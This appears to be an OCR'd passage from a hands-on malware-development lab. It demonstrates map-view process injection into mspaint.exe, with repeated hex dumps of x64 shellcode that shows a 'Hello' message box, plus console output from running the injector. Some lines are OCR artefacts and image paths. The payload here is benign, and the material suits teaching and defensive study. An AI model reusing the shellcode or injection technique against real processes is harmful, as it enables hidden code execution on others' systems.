0x7ffaf01f0000	Image	2,016 kB	WCX	C:\Windows\System32\ntdll.dll	1,464 kB	56 kB	1,408 kB	1,408 kB	


mapviewinjection.exe (3960) (0x7ff677243000 - 0x7ff677245000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H...........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 40 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d .@...>H......>L.
000000f0 85 3a 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .:...H1.A.E.V...
00000100 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000110 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000120 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000130 6f 6d 20 63 72 61 63 6b 69 6e 67 6c 65 73 73 6f om crackinglesso
00000140 6e 73 2e 63 6f 6d 00 53 68 65 6c 6c 63 6f 64 65 ns.com.Shellcode
00000150 00 00 00 00 51 01 00 00 4e 74 43 72 65 61 74 65 ....Q...NtCreate
00000160 53 65 63 74 69 6f 6e 00 4e 54 44 4c 4c 2e 44 4c Section.NTDLL.DL
00000170 4c 00 00 00 00 00 00 00 4e 74 4d 61 70 56 69 65 L.......NtMapVie
00000180 77 4f 66 53 65 63 74 69 6f 6e 00 00 00 00 00 00 wOfSection......
00000190 4e 54 44 4c 4c 2e 44 4c 4c 00 00 00 00 00 00 00 NTDLL.DLL.......
000001a0 41 64 64 72 65 73 73 65 73 3a 20 70 61 79 6c 6f Addresses: paylo
```


mapviewinjection.exe (3960) (0x7ff677243000 - 0x7ff677245000)
Re-read
Write
Go to...
16 bytes per row
Save...
Close

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H...........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 40 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d .@...>H......>L.
000000f0 85 3a 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .:...H1.A.E.V...
00000100 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000110 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000120 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000130 6f 6d 20 63 72 61 63 6b 69 6e 67 6c 65 73 73 6f om cracklingesso
00000140 6e 73 2e 63 6f 6d 00 53 68 65 6c 6c 63 6f 64 65 ns.com.Shellcode
00000150 00 00 00 00 51 01 00 00 4e 74 43 72 65 61 74 65 ....Q...NtCreate
00000160 53 65 63 74 69 6f 6e 00 4e 54 44 4c 4c 2e 44 4c Section.NTDLL.DL
00000170 4c 00 00 00 00 00 00 00 4e 74 4d 61 70 56 69 65 L.......NtMapVie
00000180 77 4f 66 53 65 63 74 69 6f 6e 00 00 00 00 00 00 wOfSection......
00000190 4e 54 44 4c 4c 2e 44 4c 4c 00 00 00 00 00 00 00 NTDLL.DLL.......
000001a0 41 64 64 72 65 73 73 65 73 3a 20 70 61 79 6c 6f Addresses: paylo
```


And if we follow the local view address



mapviewinjection.exe (3960) (0x2226ddf0000 - 0x2226ddf1000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 40 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d .@...>H......>L.
000000f0 85 3a 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .:...H1.A.E.V...
00000100 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000110 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000120 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000130 6f 6d 20 63 72 61 63 6b 69 6e 67 6c 65 73 73 6f om crackinglesso
00000140 6e 73 2e 63 6f 6d 00 53 68 65 6c 6c 63 6f 64 65 ns.com.Shellcode
00000150 00 00 00 00 51 01 00 00 4e 74 43 72 65 61 74 65 ....Q...NtCreate
00000160 53 65 63 74 69 6f 6e 00 4e 54 44 4c 4c 2e 44 4c Section.NTDLL.DL
00000170 4c 00 00 00 00 00 00 00 4e 74 4d 61 70 56 69 65 L.......NtMapVie
00000180 77 4f 66 53 65 63 74 69 6f 6e 00 00 00 00 00 00 wOfSection......
00000190 4e 54 44 4c 4c 2e 44 4c 4c 00 00 00 00 00 00 00 NTDLL.DLL.......
000001a0 41 64 64 72 65 73 73 65 73 3a 20 70 61 79 6c 6f Addresses: paylo
```


Now if we follow the remote view address in mspaint:



```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 40 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d .@...>H......>L.
000000f0 85 3a 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .:...H1.A.E.V...
00000100 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000110 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000120 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000130 6f 6d 20 63 72 61 63 6b 69 6e 67 6c 65 73 73 6f om crackinglesso
00000140 6e 73 2e 63 6f 6d 00 53 68 65 6c 6c 63 6f 64 65 ns.com.Shellcode
00000150 00 00 00 00 51 01 00 00 4e 74 43 72 65 61 74 65 ....Q...NtCreate
00000160 53 65 63 74 69 6f 6e 00 4e 54 44 4c 4c 2e 44 4c Section.NTDLL.DL
00000170 4c 00 00 00 00 00 00 00 4e 74 4d 61 70 56 69 65 L.......NtMapVie
00000180 77 4f 66 53 65 63 74 69 6f 6e 00 00 00 00 00 00 wOfSection......
00000190 4e 54 44 4c 4c 2e 44 4c 4c 00 00 00 00 00 00 00 NTDLL.DLL.......
000001a0 41 64 64 72 65 73 73 65 73 3a 20 70 61 79 6c 6f Addresses: paylo
```

We can see that we got the same shellcode in all the addresses.

And now if we continue the program, we can see that we have got the pop-up


x64 Native Tools Command Prompt for VS 2022
Process Hacker
mspaint.exe (6044) Properties
This PC
3D Objects
Desktop
Documents
OK

```
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 12-04-2024  4:03:50.85
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\06-Map-view_injection

FLARE-VM 12-04-2024  4:03:53.55
C:\Users\Red\Desktop\project\week-2\06-Map-view_injection>compile.bat
mapviewinjection.cpp

FLARE-VM 12-04-2024  4:04:12.83
C:\Users\Red\Desktop\project\week-2\06-Map-view_injection>mspaint.exe

FLARE-VM 12-04-2024  4:04:35.30
C:\Users\Red\Desktop\project\week-2\06-Map-view_injection>mapviewinjection.exe
mspaint.exe PID = 6044
Addresses: payload = 00007FF677243000 ; RemoteView = 0000017C36600000 ; LocalView = 0
Press Enter to Continue


FLARE-VM 12-04-2024  4:13:08.96
C:\Users\Red\Desktop\project\week-2\06-Map-view_injection>
```

Shellcode

Hello, from crackinglessons.com